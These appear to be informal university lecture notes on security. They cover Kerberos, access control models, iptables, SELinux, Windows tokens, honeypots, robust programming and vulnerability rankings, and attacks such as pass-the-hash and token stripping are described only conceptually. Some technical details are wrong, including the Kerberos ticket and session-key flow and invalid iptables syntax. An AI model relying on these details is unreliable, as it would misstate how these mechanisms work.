Challenge Response

To authenticate there is a server challenge. One respond and you must answer with for example putting a number on a token one has and send the correct number, or type the message from smartphone.

The good thing is that there may be multiple challenges, so for example it can send several numbers challenge, to decrease the probability that one guesses the numbers.

Biometric authentication

Capture user feature, map it into a representation. Make a template, and store t in the db.
If there is a low difference between the acquired image and the one on the DB, then you are authenticated(there is a threshold for the match equality).
Since the DB is not on the end device, then it is possible that a man in the middle mess with it.
So using this authentication does not prevent attacks on other components, as the networking.
Biometric authentication is not as strong as it seems.
It is rather simple to make a fake finger given the fingerprint, a computer aided system can easily do it.
To solve this a thermometer in the fingerprinting scanner may be used to find the temperature.

Kerberos authentication

It is a system implemented at MIT.
It uses symmetric encryption for authentication (instead of the usual asymmetric with public and private keys).
Kerberos uses the secret keys, where we have the Key distribution server knows the secret key for users.
The idea is that requests are authenticated by using the secret key.


1. A client (e.g. Alice) requests a ticket from the KDC to access a service (e.g. a file server)
2. The KDC encrypts a ticket for the service using the service's secret key. It also encrypts the ticket using Alice's secret key and returns the doubly-encrypted ticket to Alice.
3. Alice sends the ticket to the service to request access.
4. The service decrypts the ticket with its secret key, proving that the KDC authenticated Alice.
5. The service generates a session key and encrypts it with Alice's secret key. It sends the encrypted session key to Alice.
6. Alice decrypts the session key and uses it for secure communication with the service during the session.

The Key distribution service checks the identity, the ticket granting service will also write more things, such as access rights, and that ticket is encrypted with info form authentication and Kerberos server.

So the trick of having two keys, known only by two pairs individually allows:


- allows to have one module to check identity
- one module to check access rights.
  All of this can be done with symmetric encryption, which is **several order of magnitude faster than asymmetric one**

A Ticket gives access rights to a server. So we can centralize in the server the two problems of identity and access rights.



KDC and TGS are two services, which share keys.
Those two databases are a critical point of failure, you can authenticate the user and the ticket says what the user can do. If someone else knows the services key it then it is a problem as ticket may be generated with it.
All the solutions using tickets, with an entity that if owned allows to do something have the problems of:

- how to invalidate the ticket
- how to prevent manipulation of the ticket (one must be sure of it), the manipulation in Kerberos is preserved by the KDC and TCS knowing the keys.



Problems:

- Each program has to be interfaced with Kerberos, so the complexity inceases with the program
- Tickets must expire, so that you may repeat the change, as system and security policy change. Tickets the shorter the life the better, which may be a problem in complex computations, with long time to reply, so there is a contradiction in have long computations and ticket, so there would be overhead in repeating the computation.
- The server is a catastrophic point of failure
- Intrusion detection is complex for the user
- Time sharing is complex due to the files that store the keys .

- All the passwords are encrypted with a key by the KDS, if compromised all the passwords have to be changed.


Continuous Authentication

This type of authentication, will take into account your typing pattern, with the words you use more and speed.
So the product learns from your typing pattern, and after giving a password, you continuously are authenticated by your typing pattern.
In Training Mode: the authentication system will learn the user behaviour.
It can be said that there is a wrong a idea on the people, as seen as typing device, even if people think and may think differently before typing.
Kerberos is a better system than this one

Zero trust architecture

Virtual Private Network while are secure, at the endpoint, one creates from this damaged endpoint to the network, having a secure connection, you will create a secure way to attack the network.
So understand the security of the PC before connecting it, so any time the user ask for service, consider:

- user
- system used by the user
- connection from endpoint to server providing a service.
  Drop the idea of a *perimeter, but take into account the device the user is using*.
  We consider information of the device, patched or not etc.
  Consider also: time of the day (e.g. if user wants to access in a far country at 3am the system) and location.
  If the checks are succesfully passed, you can bulilt a channel between two endpoints.



  Resource that wants to access to resources that it is asking on.


The idea of creating a secure channel from A to B, without knowing the security of A and B is wrong.
Know the two entity and the risk to create the channel. Base you decision after having all those information.
Move from:

- user authentication
  to
- user and device authentiation

Access rights past authentication

After knowing who a user is and on behalf of which user there is authentication, we have to decide the access control.
Access control matrix:

- subject: depends on the abstraction level, we have an access control matrix for each layer, from instruction, to process or threads, basically who is the user and what it is working on
- object: those object implementing the operation
  This is not a **partition, as an object may be also a subject and invoke operations**.



Consider we have a VM, we have for each OS on in a ACM (Access Control Matrix) for accesses.
The point is that essential the authentication tells us the rows to use, but not how to manage them. There are several properties not defined by authentication.

Make it coherent:
Have a ACM over files the user can access.
Having a ACM over a DB, that tells which user can work on the DB.

If a file where a user has an access right, uses a DB, the user must have it too. **There must be some coherence**.
The file access privileges must be given to the DB file by the OS automatically to those who have it *one the file*.

If the user does not have the access right to implement an operation, then we must try to discover at the lowest possible layer where there is a possible access, so we can throw away the request before it reaches the top layer.
If the request goes between several ACM, we may meet the problem of DOS(denial of service). which will congest our service.
DENY AS SOON AS POSSIBLE AS IT IS CHEAPER.

The message at the destination may be found as fake

1. IP Range$_1$ -> route : if the sender is in this ip
2. IP Range$_2$-> drop: if the sender s in the range
   It is default deny if we add:
   * -> drop
   else it may be default allow.

Linux iptables

One can construct its own firewall with Linux iptables.

- Input chain: tells what messages can go in to a node
- Output chain: what messages can go out of a node
- Forward chain: message going through the node to reach a destination
- If no rules are inserted, by default Linux allows all operations. However, with a `DROP` policy we can drop everything not matching, resulting in a default deny policy.
  We can have the action:
- drop/route
- Goto/Return: transmit with Goto to another chain, then use return to go back to previous chain
- Queue: handle by user code
- Log: remembers the packet in the log
- Reject
- DNAT/SNAT/Masquerade: modify the address to hide the internal address, implementing network address translation by changing packet fields before transmitting outside.
- Prerouting chain: any input packet

Linux after a packet arrives, will do:

- Check NAT to determine the service protocol and quality.
- Then there is input filtering and the after processing we have a routing decision to determine where to output the packet.
- After the routing decision is taken we may forward the packet.

- So there are certain parameters that allow different chouse
  The post routing allows to perform NATting, *changing the packet fields*.
  iptables -A INPUT -p UDP drop
  -A: add something
  INPUT: to input
  -p: specifies the protocol
  UDP drop: rule to add, so remove any UDP command
  -dport: specified port
  -j: what policy, eg ACCEPT

iptables - N newcontrol:
it allows to add a new rule (chain),which will be then used with goto and return.

Egress Filtering

Both routing and Linux allow to filter packets that are **leaving from a node, this is Egress Filtering**.
An Attack Infrastructure may be uncovered (so have my node stealth attacked and being part of an attack infrastructure), if I use **Egress filtering, watching the output of the traffic from my network**. It also allows to spot access to illegal website for an organization.

ACM cost and Role based Accesso Control

Creating a Access Control Matrix with a Matrix is costly, as we need column in a table to write 1 : 1 the rights of a subject on an object.
To solve this we use Role based access control

Role based access control

Main concept is that the right of a person depends on the role of that person.
So we bound access rights to a role, then we assign the role to some person.

There are some static roles (e.g. the Doctor that can read a prescription).
Then there can be dynamic roles, for example a doctor in the Emergency Room, can prescribe medicine that is of a different field of his.
So there are some mechanism checking if the doctor is in the emergency room, and allowing him to prescribe.
There are some "password, related to the dynamic role", which increases the access rights.
Define a matrix on roles, then associate the people to the roles in this case. This type of access control is used the most in the case of **databases**.

Role hierarchy

A hierarchy of roles is used. If a role is bigger than another, it will have all the access right of the other.
Ordering can be defined as partial orderings.
So there may be different rights from roles at the same level over other minor roles.
Then there may be another role that is bigger than moth and has both rights.
This allows to not see inconsistencies beyweem roles and rights assigned.

Attribute based access control

Given attributes:

- subject:
- Action
- Object
- Contextual (environment)
  A subject can have a certain level of trust, to do an action on an object. But it needs some attributes, e.g. perform action only at a certain time of the day.
  For example one can access a resource only in working hours and not out of work by using a personal computer.
  For this there is an expression, by looking at its attributes it is possible to calculate the access rights.
  The attribute based access control, will mitigate:
- the accepted risk, given hour, day, context.
- the solution will re-emerge when talking about zero trust
  How to be sure that attributes are not manipulated is a problem, and must be assured, so use encryption and other mechanisms.
  In any case we may grant rights, to someone unknown when a resource is created.
  For example also routers we have a subnet, we do not specify the address, we just drop or forward the packets from this subnet.
  This advantage is not the same as with the capabilities, as they are a ticket, so they must be given to someone directly.
  Use a capability to use a line of a router, means to give a ticket to the message, **which is complex, in general giving a right explicitly to someone is complex**.
  While access control list have less complexity and can be easily write on code.
  Capabilities are usually used with 1 nodes network, instead of a network with multiple networks.

Security Enhanced Linux

In Linux all resources are seen as files, with a security policy on them.
SE the security policy can be decided at configuration time of the OS.
So we may distinguish file/directory/executables or have just files or types with MAC(Mandatory Access control).
SE is usually referred MAC Linux
SE defines:

- resources
- programs on them
- users which can invoke certain programs, and the resources on which it can use them
  They are defined as the triple (type of program, role, level).
  Type A program can work for example on Type B resources.
  Then there is a role and a level, so you can execute if you have the role and the **security level**.
  The level is what allows to do MAC policy, if we have the same level for all resources is DAC instead.
  SE has a default deny.
  So we specify the rules with:
  allow [users] **target type** *object class* [permissions]

There is a daemon with a pointer to the information of the user and a daemon with a pointer to the file.
The daemon has those "capabilities" (not the same as the other referred before), it will send those to a server, then the server will authorize or not.

The difference of the architectural of SE is **having the deamon with security context, with type level role of subjects and objects that can executed and accessed**.
There exist a limited form of caching in terms of space and time.

SE was a failure

Security Enhanced Linux was a failure as it was not good for the efficiency, it was an acceptable 10-15% which is not bad given there is more security.
The problem is to configure it, it requires much rules.

E.g. to define Linux again:

- 29 types (files, device, memory area of data, memory area of instructions..)
- 121 operations
- 27.000 rules (allows)
  Meaning that **the idea of SE is not bad, configuring it is also not bad, but given that we want something more than Linux, we need even more than 27.000 rules to write (50k rules)**.

The problem is that *an administrative enviroment is missing, we cannot define a policy at high level and the transmit it to SE, it will be transmitted after being translated by some instrument of compilation*.
Also it is difficult to spot the problems of those rules.
One thing done with SE was to take 27.000 rules and add the levels.
Security problems are not related to performance, but:

- tools to write a security policy which translate the rules at lower levels.

- the lack of tools to write and translates multiple security policy rules into lower level implementations.
  Attribute-based access control tries to address this by allowing rules to be written at a higher level of abstraction.
  There could be a code enforcing it and then use a compiler to translate policies into enforced rules.

The problem of security is the lack of tools.

Chapter 20: Windows Authentication and Tokens

A user logins and then starts its session on a node.
Windows in that case creates an **Access Token, an object representing a session, with all the attributes of it**.
A user session can be associated with *multiple tokens, but a token can be assigned to only one user*.
There is a unique identifier of a session, allowing to go back to the associated token

- User identifier
- Group membership
- Privileges held

Access Control

When there is an access control, the token associated with the user is checked, and then the information associated with the object the user tries to manipulate are checked.
It is a an ACL mechanism

- object: has the information that a user need
- token: the information to provide
  We are not matching users, but tokens.
- subject = token, which tells what the subject can do.

Sandboxing (browser)

Browser are delicate and a way to penetrate the system.
One may create a sandbox, to limit the things that a browser can do (XSS scripting may be a problem).
Usually browser operate with threads having simple access rights, then for delicate operations another type of thread decides if it can do and does a delicate operation.

One thing that a defender can do is to manipulate the token.
Eliminating from a token some rights, will create a sandbox, not allowing the browser to do that.
So chrome uses a restricted access token, being put in a sandbox.
Tokens cannot be transmitted with the network. If one wants to authenticate over somewhere else:

- *it needs to repeat the authentication*.
  Windows use a mechanism of: **single sign on**, so Windows caches the credentials, and then Windows will interact with the Domain control of another node to authenticate the user.
  Those are problem for security:
- Those things should be done with Kerberos, but if it is down it will work anyway
- NTLM Heri dicebamus: it is used in place of Kerberos, it has a security problem, as it memorizes the hash of a password but **without salt, which is a random number to the number, so the attacker must also spot the random number added, but NTLM does not include this**. This means that if one steals the hash,*it can login in place of another user*.
  This kind of attack involves targeting a system that is typically robust, but has a vulnerability in the form of a less secure version of a particular functionality. The attacker can exploit this vulnerability by degrading the system's performance, allowing them to easily attack the less secure version. By inducing this vulnerability, the attacker can backtrack and return to the system for further exploitation.

Impersonation

An entity can create another entity and give it a token that has less rights than another one.
A process can associate to each thread a token which is less complex than one associated to the process.
This allows to defend over a Stack Overflow on the process as there the code injected will have all the user rights.
In this case the associated rights are less strong than the user right.
The idea is to create some workers for specific tasks, working sequentially and in parallel, and assign to certain tasks in particular, minimizing the damage of the code injection or other attack that can have success.

System User

A thread running as SYSTEM, can modify all possible tokens.
The idea is to **reduce the rights of a defense system, such as anti malware/virus**. The attacker could kill then the antivirus but it would be easy to spot. Instead those attack *let the antivirus act, but reduce their power, by reducing their token*. For example the OS prevents an Antivirus to stop an attack process.

This problem can be solved, by protecting the token to not be modified by an external entity rather than their owner, but **this feature is not documented**.
The feature is a trust label, where it prevents anyone to access the token.
An attacker may also be able to increase a token rights.

Chapter 21: Deception

It is a series of Countermeasures which try to prevent the fact that an attack may happen. This will diverge the attacker on fake resources, put in place only to be attacked.
Threat intelligence company sells information about attackers, they do gather that information by creating easy to attack website, and then sell information about how the attack are performed.
The process they do is:

1. gather data
2. find how to "prevent" attacks, slow it down and give time to react.

Honeypot and Honeynet

An Honeypot consist of a single node, introduced in a network, that if attacked it *slows down the attacker, as it contains fake information.
A Honeynet consist of multiple nodes that are put there only to slow down the attacker.
There are different classification:

- High: if it is difficult to spot, so it is similar to a real node
- Medium
- Low: easy to spot
  Implementation:
- Virtual Machine: preferred as they are more economical, easy to create an image of the virtual machine, allowing to gather information on how it was attacked and then reformat the image of the VM to get a stable system
- Physical machine: more difficult to monitor, it could be attacked without the attack being spotted, so a whole physical machine may be given to the attacker.
  Objective:
- production: to make the normal activity work without problems
- research: put there to uncover how the attacker moves (for treat intelligence)

Interaction level

- Low interaction: attacker for example sends to the port malformed messages to do fingerprinting. The honeypot there **will find the malformed packet and inform that there is a scan**, also the tool will **answer with increasing delays to messages, slowing down the scanning and giving more time to defensive for reaching**
- Medium interaction: a code fragment that takes a request and gives a response, so it will return the same response that a service would give. For example a fake ftp, sending fake list of files. To use it we use the tool **Honeyd**
- High interaction: **the service is really there**, for example a real FTP service, so there is the service but with its vulnerabilities too. **It allows to collect an higher volume of information To do so, we use the tool Honeyd**


Honeyd

It is a package capable of simulating some networks, it can simulate the routing of those nets, spotting what are the port where our machine have services.
If someone for example sends packet to IP address not allocated withing a range, the so called dark range, then it is assumed that there is an attack or vulnerability scan.

There will be a script, which will send a message if there is a message sent to a certain port.
It can support sever routers to handle more network and integrates physical and virtual network. It can monitor activities related to the TCP and UDP ports and ICMP traffic (IP control protocol). Using Perl, shell or other tools it can interact with the attacker.

Architecture

- configuration database: specifying a network with a certain number of routers and port and other information
- protocol manager: defining the protocol behaviour
- personality engine: receives a packet and calculates the response given the type of engine
  Packet dispatcher: depending on the TCP/UDP/ICMP type of packet, it analyzes an input packet and checks its correctness and integrity.
  It can only accept TCP, UDP and ICMP packets, any else is discarded.
  It queries the configuration database which allows to discover the *model, with the destination of the attack*
  The configuration represents the brain of switch where the personality has responses in its database.
  Honeyd may interact with external application that know how to handle the packet and the associate data flow.
  A routing mechanism exists and allows the routing of a packet to a real application.
  Then a Personality engine will create a message to send in the network.
  The personality engine will produce a reply packet and updates it to guarantee coherence with the OS that the destination is expected to use.
  This is used in the production, to uncover a scan and slow down the attacker.
  To collect attack information, we need an higher level of interaction than just send a reply similar to the one expected because we cannot conclude new information on attackers behaviours, as we configure the personality engine based on the information we already know on attackers.
  An high interaction is needed to get more information.
  The interactions expected can be seen in figure:



The Personality engine as seen will produce and send in the network the response, looking at the configuration and personality.

For High interaction we have ad-hoc network, where we confine the attackers. If deception does not work, you need a system with a low number of vulnerabilities, as you will be attacked and you must resist. So we talk about Robust Programming.

Chapter 22: Robust Programming

One should adopt a programming style, minimizing the number of vulnerabilities in your code.
Robust means that the software can resist to attacks, because it can handle:

- malicious input
- malicious users.
  It is a programming style that minimizes vulnerabilities and the impact of that any vulnerabilities may leave.
  The longer it takes to a Fuzzer (Fuzzing) to attack and for example stops your programming program, the stronger is the program.

Rules to adopt:

1. Validate programs input: meaning that the values received must be checked, for example special character with a certain meaning ('/ or ( ) ' or any other characters)
2. Prevent buffer overflow, so limit the size of strings
3. Prevent leaking of a module, and do some check if some information of a module goes out, to check that the information leaked is the correct one. For example logical pointers, may give information to attackers.
4. Check the value transmitted to other function, **if there is an error to a module, then prevent it to spread to limit the impact of an attack**. This is called egress filtering

Input validation

Define the legal structure and check that they it is satisfied.
The input checks to validate the input must be *defined when designing the program and not after*
To do so make:

- a grammar that defines the structure, which can be regular or context-free, but they are limited, for example in checking the length
- check also the length of the input
- check that any input satisfies the conditions
  Above all be sure that the checks are working.
  What must be checked are parameters such as:
- environment variable: someone could hide in them some attack as they exist in the OS context
- File names (blanks or / which changes folder)
- email addresses
- URL
- HTML
- data

Safe vs Unsafe

There are in library two type of functions, safe and unsafe (faster). Use the first instead of the latter.
Also programming languages have built in function to check against a regular expression or to filter dangerous characters.

Preventing buffer overflow

We could try to allocate some large memory static to fit in the input expected, but this is wrong.
Attackers can exploit it. Instead discover how much memory is needed for data, such as string and then allocate that, this is a more robust strategy.
Do dynamic memory allocation instead of static.

Implementing Robust Interfaces

Create a rigorous interface definition.

Do not assume input/output values are related. When creating an abstract data type instance, a pointer to that instance is returned to the user.

It is assumed that if the pointer to the abstract data type is needed for another function, it will be the same one generated previously.

Without an abstract data type, consider functions.

If a library function returns a pointer and another function in the same library uses it, there is no reason to assume the second will receive only pointers returned by the first. So there must be a type that defines the first pointer to enforce that the second function receives only that type of parameter.

This prevents an attacker from transmitting malicious parameters or other things like file handles to the function.

One must also check that the pointer being used now is the one produced previously.

A change to a C pointer is difficult to spot, but a change to a logical pointer in an information table can be easily checked.

Produce a pointer, give the pointer, and write down who is receiving it.

It must be noted that if you do not perform these checks in the code before release, then it is difficult to add them - we may notice, for example, only after they are exploited.

Rank of attacks

1. out of bounds write (not checking size of an array, deleting some information)
2. Improper Neutralization of Input During Web Page Generation (Attack writes malicious script in a comment, then upload it and everyone reading it will be attacked). This is a mass attack, where then the attacker will decide who to attack after the initial footing
3. SQL Injection
4. Improper input Validation
5. Out of bounds read (not checking bounds of an array, allowing to find data that could not be seen, such a password after an array)
6. Improper neutralization of special elements used in an OS command

So from 1 to 6, the most dangerous software weakness are related to **input**

Also

- 8. Path traversal, the name of the file to be inputted is with / to go to another directory.
  and we also have:
- Improper synchronisation in multithread architecture (Race conditions), this can be exploited by attackers, with a strong increase in years.

CWE: name of the vulnerability in the public database
This ranking was computed using Classification of Vulnerability Common vulnerability ranking system, then relating it to a *weakness in the program*, seeing from the vulnerability the weakness in the program obtained by the NVD (national vulnerability database).
The same programming error that may be related to the same weakness in different programs.

CVSS

The CVSS (Common Vulnerability Scoring System) has the score of all the vulnerabilities, with an overall score.
The parameters needed for the ranking is:

- the frequency
- the severity

The metric bias prefers **frequency over severity**.
The scoring use only the Public national vulnerability database. There are not enough information in a database, which is the weakness in the source producing that vulnerability
Every year some vulnerability becomes more popular and other not, as programmers learn from the mistakes and some vulnerability are popular so they are defended for.

KEV

This new vulnerability ranking considers another database - known exploited vulnerabilities. A vulnerability is included in this database if it has been exploited in an attack. A small database has been built with only 280 vulnerabilities, which does not use the public national database but the known and exploited vulnerabilities one.

This change has dramatically altered the ranking of vulnerabilities, with five of the top 25 weaknesses disappearing. This means that some of the vulnerabilities in the top 25 had never been spotted in an attack.

The top 5 vulnerabilities in the KEV ranking are as follows:

1. Out of bounds write (keep the place)
2. OS command injection
3. Use After free
4. Improper input validation (same as CVSS)
5. Path traversal

Supply Chain Attack

The idea of supply chain attack is based on attacking the supplier, i.e., the software, and when that software is deployed, there is a backdoor. This means that big companies are no longer the primary targets of attacks, but their suppliers.

This type of attack can occur in four steps - supplier, of supplier, of supplier, of big company.

Therefore, those weaknesses should be looked for in the code of the supplier so that it provides standards to ask the suppliers.

Exploited and non exploited vulnerabilities

Exploited vulnerabilities and vulnerabilities, in general, are two completely different words, and the ranking accounts for the former. In general, weaknesses that are exploited frequently will be ranked highly.

Consider three software houses:

A -> B -> C

Package A sells to B, and B includes it in the one sold to C. Suppose A finds a vulnerability; it informs B. In that case, what B has to do is not only tell C about the vulnerability but also ask if it can be exploited.
Consider that in the way a module is used, there could be some checks that prevent a vulnerability to be exploited, with for example some extra checks.
We evaluate robustness as the time needed to remove a weakness.

Chapter 23: Segmentation and Firewalling

Increasing Robustness with Segmentation

To increase robustness, a network can be segmented to limit interactions to only within the same subnetwork and restrict certain interactions. This slows down attackers by limiting their ability to interact with other parts of the network. Segmentation can be integrated with deception techniques such as honeypots to further improve security.

Firewall

A Firewall filters communication between two networks with different security requirements. It is a robust module in a less robust architecture, sitting between two networks and filtering out and deciding which bits can cross the networks based on a security policy. However, a Firewall is only effective if there is segmentation and a well-defined security policy in place.

